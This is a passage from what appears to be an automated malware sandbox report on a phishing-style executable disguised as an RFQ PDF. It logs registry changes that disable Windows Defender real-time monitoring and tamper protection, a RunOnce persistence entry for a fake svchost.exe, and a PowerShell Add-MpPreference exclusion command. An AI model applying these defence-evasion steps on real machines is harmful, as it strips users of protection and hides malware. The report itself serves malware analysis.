HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Windows Defender\Spynet	success or wait	1	6C0B5F3C	RegCreateKeyExW
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Windows Defender\Features	success or wait	1	6C0B5F3C	RegCreateKeyExW

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunOnce	XZFSGXzndMljLVEovPfqdS	unicode	explorer.exe "C:\Windows\Microsoft.NET\Framework\fEPqNDVRKakftSbrsO\svchost.exe"	success or wait	1	6C0B646A	RegSetValueExW
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Windows Defender\Exclusions\Paths	C:\Windows\Microsoft.NET\Framework\fEPqNDVRKakftSbrsO\svchost.exe	dword	0	success or wait	1	6C0BC075	RegSetValueExW
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Notifications\Settings\Windows.SystemToast.SecurityAndMaintenance	Enabled	dword	0	success or wait	1	6C0BC075	RegSetValueExW
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Windows Defender\Exclusions\Paths	C:\Users\user\Desktop\RFQ - REF 208056-pdf.exe	dword	0	success or wait	1	6C0BC075	RegSetValueExW
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Windows Defender\Real-Time Protection	DisableRealtimeMonitoring	dword	1	success or wait	1	6C0BC075	RegSetValueExW
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Windows Defender\Spynet	SpyNetReporting	dword	0	success or wait	1	6C0BC075	RegSetValueExW
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Windows Defender\Spynet	SubmitSamplesConsent	dword	0	success or wait	1	6C0BC075	RegSetValueExW
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Windows Defender\Features	TamperProtection	dword	0	success or wait	1	6C0BC075	RegSetValueExW

Analysis Process: svchost.exe PID: 6788 Parent PID: 560

General

Start time:	15:15:04
Start date:	25/02/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k netsvcs -p -s BITS
Imagebase:	0x7ff641cd0000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Analysis Process: svchost.exe PID: 7040 Parent PID: 560

General

Start time:	15:15:14
Start date:	25/02/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	c:\windows\system32\svchost.exe -k localservice -p -s CDPSvc
Imagebase:	0x7ff641cd0000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: svchost.exe PID: 7108 Parent PID: 560

General

Start time:	15:15:15
Start date:	25/02/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	c:\windows\system32\svchost.exe -k networkservice -p -s DoSvc
Imagebase:	0x7ff641cd0000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	high

Registry Activities

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: svchost.exe PID: 7156 Parent PID: 560

General

Start time:	15:15:16
Start date:	25/02/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k NetworkService -p
Imagebase:	0x7ff641cd0000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA

Has elevated privileges:	true
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: svchost.exe PID: 6064 Parent PID: 560

General

Start time:	15:15:18
Start date:	25/02/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	c:\windows\system32\svchost.exe -k localservicenetworkrestricted -p -s wscsvc
Imagebase:	0x7ff641cd0000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	high

Registry Activities

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: powershell.exe PID: 5688 Parent PID: 6556

General

Start time:	15:15:27
Start date:	25/02/2021
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Windows\Microsoft.NET\Framework\fEPqNDVRKakftSbrsO\svchost.exe' -Force
Imagebase:	0xec0000
File size:	430592 bytes
MD5 hash:	DBA3E6449E97D4E3DF64527EF7012A10
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6D26CF06	unknown

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6D26CF06	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6C015B28	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6C015B28	unknown
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_wjtgwnqe.3ox.ps1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	6C0B1E60	CreateFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_3aln3cm2.fvg.psm1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	6C0B1E60	CreateFileW
C:\Users\user\Documents\20210225	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6C0BBEFF	CreateDirectoryW
C:\Users\user\Documents\20210225\PowerShell_transcript.124406.eRYFyRTS.20210225151530.txt	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	6C0B1E60	CreateFileW
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	6C0B1E60	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_wjtgwnqe.3ox.ps1	success or wait	1	6C0B6A95	DeleteFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_3aln3cm2.fvg.psm1	success or wait	1	6C0B6A95	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_wjtgwnqe.3ox.ps1	unknown	1	31	1	success or wait	1	6C0B1B4F	WriteFile
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_3aln3cm2.fvg.psm1	unknown	1	31	1	success or wait	1	6C0B1B4F	WriteFile
C:\Users\user\Documents\20210225\PowerShell_transcript.124406.eRYFyRTS.20210225151530.txt	unknown	3	ef bb bf	...	success or wait	1	6C0B1B4F	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Documents\20210225\PowerShell_transcript.124406.eRYFyRTS.20210225151530.txt	unknown	712	2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 0d 0a 57 69 6e 64 6f 77 73 20 50 6f 77 65 72 53 68 65 6c 6c 20 74 72 61 6e 73 63 72 69 70 74 20 73 74 61 72 74 0d 0a 53 74 61 72 74 20 74 69 6d 65 3a 20 32 30 32 31 30 32 32 35 31 35 31 35 34 35 0d 0a 55 73 65 72 6e 61 6d 65 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 66 72 6f 6e 74 64 65 73 6b 0d 0a 52 75 6e 41 73 20 55 73 65 72 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 66 72 6f 6e 74 64 65 73 6b 0d 0a 43 6f 6e 66 69 67 75 72 61 74 69 6f 6e 20 4e 61 6d 65 3a 20 0d 0a 4d 61 63 68 69 6e 65 3a 20 31 32 34 34 30 36 20 28 4d 69 63 72 6f 73 6f 66 74 20 57 69 6e 64 6f 77 73 20 4e 54 20 31 30 2e 30 2e 31 37 31 33 34 2e 30 29 0d 0a 48 6f 73 74 20 41 70 70 6c 69 63 61 74 69 6f	********************..Windows PowerShell transcript start..Start time: 20210225151545..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 124406 (Microsoft Windows NT 10.0.17134.0)..Host Applicatio	success or wait	23	6C0B1B4F	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	4096	50 53 4d 4f 44 55 4c 45 43 41 43 48 45 01 13 00 00 00 ca 3c e1 65 ca 9f d5 08 59 00 00 00 43 3a 5c 50 72 6f 67 72 61 6d 20 46 69 6c 65 73 20 28 78 38 36 29 5c 57 69 6e 64 6f 77 73 50 6f 77 65 72 53 68 65 6c 6c 5c 4d 6f 64 75 6c 65 73 5c 50 6f 77 65 72 53 68 65 6c 6c 47 65 74 5c 31 2e 30 2e 30 2e 31 5c 50 6f 77 65 72 53 68 65 6c 6c 47 65 74 2e 70 73 64 31 1d 00 00 00 10 00 00 00 55 6e 69 6e 73 74 61 6c 6c 2d 4d 6f 64 75 6c 65 02 00 00 00 04 00 00 00 69 6e 6d 6f 01 00 00 00 04 00 00 00 66 69 6d 6f 01 00 00 00 0e 00 00 00 49 6e 73 74 61 6c 6c 2d 4d 6f 64 75 6c 65 02 00 00 00 12 00 00 00 4e 65 77 2d 53 63 72 69 70 74 46 69 6c 65 49 6e 66 6f 02 00 00 00 0e 00 00 00 50 75 62 6c 69 73 68 2d 4d 6f 64 75 6c 65 02 00 00 00 0e 00 00 00 49 6e 73 74 61 6c 6c 2d 53 63	PSMODULECACHE.....<.e....Y...C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1.....Uninstall-Module.....inmo.....fimo.....Install-Module.....New-scriptFileInfo.....Publish-Module.....Install-Sc	success or wait	1	6C0B1B4F	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	4096	4d 69 63 72 6f 73 6f 66 74 2e 50 6f 77 65 72 53 68 65 6c 6c 2e 55 74 69 6c 69 74 79 5c 4d 69 63 72 6f 73 6f 66 74 2e 50 6f 77 65 72 53 68 65 6c 6c 2e 55 74 69 6c 69 74 79 2e 70 73 64 31 6d 00 00 00 0f 00 00 00 52 65 6d 6f 76 65 2d 56 61 72 69 61 62 6c 65 08 00 00 00 0e 00 00 00 43 6f 6e 76 65 72 74 2d 53 74 72 69 6e 67 08 00 00 00 0d 00 00 00 54 72 61 63 65 2d 43 6f 6d 6d 61 6e 64 08 00 00 00 0b 00 00 00 53 6f 72 74 2d 4f 62 6a 65 63 74 08 00 00 00 14 00 00 00 52 65 67 69 73 74 65 72 2d 4f 62 6a 65 63 74 45 76 65 6e 74 08 00 00 00 0c 00 00 00 47 65 74 2d 52 75 6e 73 70 61 63 65 08 00 00 00 0c 00 00 00 46 6f 72 6d 61 74 2d 54 61 62 6c 65 08 00 00 00 0d 00 00 00 57 61 69 74 2d 44 65 62 75 67 67 65 72 08 00 00 00 11 00 00 00 47 65 74 2d 52 75 6e 73 70 61 63	Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1m.....Remove-Variable.....Convert-String.....Trace-Command.....Sort-Object.....Register-ObjectEvent.....Get-Runspace.....Format-Table.....Wait-Debugger.....Get-Runspac	success or wait	1	6C0B1B4F	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	4096	65 08 00 00 00 17 00 00 00 49 6e 73 74 61 6c 6c 2d 50 61 63 6b 61 67 65 50 72 6f 76 69 64 65 72 08 00 00 00 16 00 00 00 49 6d 70 6f 72 74 2d 50 61 63 6b 61 67 65 50 72 6f 76 69 64 65 72 08 00 00 00 13 00 00 00 47 65 74 2d 50 61 63 6b 61 67 65 50 72 6f 76 69 64 65 72 08 00 00 00 16 00 00 00 52 65 67 69 73 74 65 72 2d 50 61 63 6b 61 67 65 53 6f 75 72 63 65 08 00 00 00 11 00 00 00 55 6e 69 6e 73 74 61 6c 6c 2d 50 61 63 6b 61 67 65 08 00 00 00 14 00 00 00 46 69 6e 64 2d 50 61 63 6b 61 67 65 50 72 6f 76 69 64 65 72 08 00 00 00 ff ff ff ff 95 ce 12 09 ca 9f d5 08 49 00 00 00 43 3a 5c 57 69 6e 64 6f 77 73 5c 73 79 73 74 65 6d 33 32 5c 57 69 6e 64 6f 77 73 50 6f 77 65 72 53 68 65 6c 6c 5c 76 31 2e 30 5c 4d 6f 64 75 6c 65 73 5c 44 65 66 65 6e 64 65 72 5c 44 65 66	e.....Install-PackageProvider.....Import-PackageProvider.....Get-PackageProvider.....Register-PackageSource.....Uninstall-Package.....Find-PackageProvider.....I...C:\Windows\system32\WindowsPowerShell\v1.0\Modules\Defender\Def	success or wait	1	6C0B1B4F	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	2446	10 00 00 00 52 65 73 75 6d 65 2d 42 69 74 4c 6f 63 6b 65 72 02 00 00 00 1c 00 00 00 42 61 63 6b 75 70 2d 42 69 74 4c 6f 63 6b 65 72 4b 65 79 50 72 6f 74 65 63 74 6f 72 02 00 00 00 25 00 00 00 53 68 6f 77 2d 42 69 74 4c 6f 63 6b 65 72 52 65 71 75 69 72 65 64 41 63 74 69 6f 6e 73 49 6e 74 65 72 6e 61 6c 02 00 00 00 17 00 00 00 55 6e 6c 6f 63 6b 2d 50 61 73 73 77 6f 72 64 49 6e 74 65 72 6e 61 6c 02 00 00 00 10 00 00 00 55 6e 6c 6f 63 6b 2d 42 69 74 4c 6f 63 6b 65 72 02 00 00 00 18 00 00 00 41 64 64 2d 54 70 6d 50 72 6f 74 65 63 74 6f 72 49 6e 74 65 72 6e 61 6c 02 00 00 00 25 00 00 00 41 64 64 2d 52 65 63 6f 76 65 72 79 50 61 73 73 77 6f 72 64 50 72 6f 74 65 63 74 6f 72 49 6e 74 65 72 6e 61 6c 02 00 00 00 1a 00 00 00 55 6e 6c 6f 63 6b 2d 52 65 63 6f 76 65 72	....Resume-BitLocker.....Backup-BitLockerKeyProtector....%...Show-BitLockerRequiredActionsInternal.....Unlock-PasswordInternal.....Unlock-BitLocker.....Add-TpmProtectorInternal....%...Add-RecoveryPasswordProtectorInternal.....Unlock-Recover	success or wait	1	6C0B1B4F	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6D245705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6D245705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D245705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6D245705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6D1A03DE	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6D24CA54	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6D24CA54	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D24CA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6D1A03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7efefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6D1A03DE	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6D245705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6D245705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6D245705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6D245705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6D1A03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.Mf49f6405#\ccc7c82770f93d1392abde4be3a80378\Microsoft.Management.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	6D1A03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D245705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6D245705	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	64	success or wait	1	6D251F73	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	21264	success or wait	1	6D25203F	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6D1A03DE	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	success or wait	1	6C0B1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	492	end of file	1	6C0B1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	end of file	1	6C0B1B4F	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	success or wait	1	6C0B1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	774	end of file	1	6C0B1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	end of file	1	6C0B1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	6C0B1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	6C0B1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	6C0B1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	6C0B1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	success or wait	6	6C0B1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	682	end of file	1	6C0B1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	end of file	1	6C0B1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	6C0B1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	6C0B1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	end of file	1	6C0B1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	6C0B1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	6C0B1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	success or wait	122	6C0B1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	993	end of file	1	6C0B1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	end of file	1	6C0B1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	6C0B1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	6C0B1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	end of file	1	6C0B1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	success or wait	1	6C0B1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	534	end of file	1	6C0B1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	end of file	1	6C0B1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppBackgroundTask\AppBackgroundTask.psd1	unknown	4096	success or wait	1	6C0B1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppBackgroundTask\AppBackgroundTask.psd1	unknown	4096	end of file	1	6C0B1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	unknown	4096	success or wait	1	6C0B1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	unknown	990	end of file	1	6C0B1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	unknown	4096	end of file	1	6C0B1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	unknown	4096	success or wait	1	6C0B1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	unknown	990	end of file	1	6C0B1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppvClient\AppvClient.psd1	unknown	4096	success or wait	1	6C0B1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppvClient\AppvClient.psd1	unknown	4096	end of file	1	6C0B1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppvClient\AppvClient.psd1	unknown	4096	success or wait	1	6C0B1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppvClient\AppvClient.psd1	unknown	4096	end of file	1	6C0B1B4F	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.Mf49f6405#\ccc7c82770f93d1392abde4be3a80378\Microsoft.Management.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	6D1A03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6D1A03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7efefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6D1A03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6D1A03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6D1A03DE	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6D245705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6D245705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Appx\Appx.psd1	unknown	4096	success or wait	1	6C0B1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Appx\Appx.psd1	unknown	4096	end of file	1	6C0B1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AssignedAccess\AssignedAccess.psd1	unknown	4096	success or wait	1	6C0B1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AssignedAccess\AssignedAccess.psd1	unknown	4096	end of file	1	6C0B1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	4096	success or wait	1	6C0B1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	368	end of file	1	6C0B1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	4096	end of file	1	6C0B1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	4096	success or wait	1	6C0B1B4F	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	368	end of file	1	6C0B1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	unknown	4096	success or wait	2	6C0B1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	unknown	770	end of file	1	6C0B1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	unknown	4096	end of file	1	6C0B1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	6C0B1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	6C0B1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	success or wait	8	6C0B1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	128	end of file	1	6C0B1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	end of file	1	6C0B1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6D245705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6D245705	unknown
